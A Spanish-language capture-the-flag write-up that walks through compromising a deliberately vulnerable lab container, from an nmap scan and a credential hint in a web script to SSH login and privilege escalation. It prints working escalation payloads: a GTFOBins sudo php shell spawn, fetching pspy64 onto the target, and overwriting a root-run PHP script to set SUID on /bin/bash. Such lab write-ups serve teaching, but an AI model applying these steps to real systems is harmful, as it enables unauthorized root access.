Vamos a desplegar la maquina vulnerable


Hacemos un escaneo profundo para ver los puertos por donde podemos hacer el ataque.

```
❯ sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```

```
❯ cat Puertos
File: Puertos
# Nmap 7.95 scan initiated Sat Sep 20 12:08:01 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000080s latency).
Scanned at 2025-09-20 12:08:01 CEST for 1s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
| ssh-hostkey:
|   3072 fb:64:7a:a5:1f:d3:f2:73:9c:8d:54:8b:65:67:3b:11 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCfQMmr3m61diZ1KC0Lx9Iw4yDqvPtDw4OibbWWzX7tWBQBrStMlhZz8Btm0WuYmgxuZ4vvubfXt/nfcLVn2gHSsumg3wCgp50lEWa1ezxoTUrJAz4huMXmaldky
qLElh6nv27VSTHDmG1ZgZKCEfuBnIeJLy95XoBaqNqdV/w3+X0EhwOB/IXDCfndMO6WHdX00u/nVDUQGeyyLN6hAk+8a+2Q7OE2onrxAzAbDly3/yxTGsDc2YbuTIOm8pUXZ/GKW6ADfes0mlWVHPykrqO0saeh4jnm
QgUQJDD/w2QYqpvYOavx6A5OEHqCJM9jTeik8hR2PxoKP7wog7js/DixwYdLmsgT9YsVu24wRTsiGeL6hw6bJ3LkpP2S+t3LZEgxloM=
|   256 47:e1:c1:f2:de:f5:80:0e:10:96:04:95:c2:80:8b:76 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPCL4w8bnH1OawJXtrWVZ/UpwO/QvEyF30iuHFErlLS+Oz/rv1PIwJ2smzJApdIKyuWIYhqeWcBb6YnLb3uSCww=
|   256 b1:c6:a8:5e:40:e0:ef:92:b2:e8:6f:f3:ad:9e:41:5a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIN/8vAojwmFqggwMUvyidqs0mNS199oiLRGCGot8R1+I
80/tcp open  http    syn-ack ttl 64
|_http-title: Mi Landing Page - Ciberseguridad
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
# Nmap done at Sat Sep 20 12:08:02 2025 -- 1 IP address (1 host up) scanned in 1.40 seconds
```

Vemos que cuenta con un servidor http, así que veremos que contiene dentro de esta pagina.




Vemos que cuenta con un script así que vamos a mirarlo.

```
  <!-- Efecto de olas -->
  <div class="wave-container">
      <div class="wave wave1"></div>
      <div class="wave wave2"></div>
  </div>
footer>

cript src="script.js"></script>
cript src="imagenes.js"></script>
```

Tenemos una pista que dentro de un fichero hay un usuario con su contraseña

```
// Funcionalidad para ocultar/mostrar el header al hacer scroll y el secretito de la web
console.log("Se ha prohibido el acceso al archivo .env, que es donde se guarda la password de backup, pero hay una copia llamada .env_de_baluchingon visible jiji")
let lastScrollTop = 0;
const header = document.querySelector('header');
const delta = 5; // La cantidad mÃnima de scroll para ocultar el header
```



Ahora nos conectaremos por ssh

```
❯ ssh balu@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:UjQK384LFBMaXowGIlQpRBsUtzEYVMwhTHbjwLP4qMA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
balu@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Sep 28 15:18:39 2024 from 172.17.0.1
balu@fdcc9f25ba81:~$
```

Vamos a hacer la escalada de privilegios y vemos que el usuario chocolate cuenta con permisos sudo de php

```
balu@fdcc9f25ba81:~$ sudo -l
Matching Defaults entries for balu on fdcc9f25ba81:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User balu may run the following commands on fdcc9f25ba81:
    (chocolate) NOPASSWD: /usr/bin/php
balu@fdcc9f25ba81:~$
```

Con ayuda de gtfobins vamos a mirar como podemos escalar privilegios

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

```
balu@fdcc9f25ba81:~$ CMD="/bin/sh"
balu@fdcc9f25ba81:~$ sudo -u chocolate /usr/bin/php -r "system('$CMD');"
whoami
chocolate
```

Ahora como no vemos nada comprometedor con este usuario, vamos a utilizar la herramienta pspy64, nos la descargaremos en la maquina vulnerable.

```
❯ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
chocolate@fdcc9f25ba81:~$ wget http://192.168.1.26:8000/pspy64
--2025-09-20 10:16:16--  http://192.168.1.26:8000/pspy64
Connecting to 192.168.1.26:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64                      100%[===================>]   2.96M  --.-KB/s    in 0.004s

2025-09-20 10:16:16 (681 MB/s) - 'pspy64' saved [3104768/3104768]
```

Habilitaremos la ejecución del programa y vamos a ejecutarlo

```
chocolate@fdcc9f25ba81:~$ chmod +x pspy64
```

```
chocolate@fdcc9f25ba81:~$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```

Vemos que hay un fichero que ejecuta como root

```
php /opt/script.php
sleep 5
php /opt/script.php
sleep 5
```

Exploramos este fichero y vemos que tiene permisos para editar el usuario con el que estamos conectados.

```
chocolate@fdcc9f25ba81:~$ cat /opt/script.php
<?php echo 'Script de pruebas en fase de beta testing'; ?>
chocolate@fdcc9f25ba81:~$ ls -la /opt/script.php
-rw-r--r-- 1 chocolate chocolate 59 May  7  2024 /opt/script.php
```

Vamos a editar el fichero para poder hacer el escalado como root.

```
echo "<?php system('chmod u+s /bin/bash'); ?>" > /opt/script.php
```

Esperamos un momento y ejecutamos bash -p y vemos que ahora somos root.

```
bash -p
bash-5.0# whoami
root
bash-5.0#
```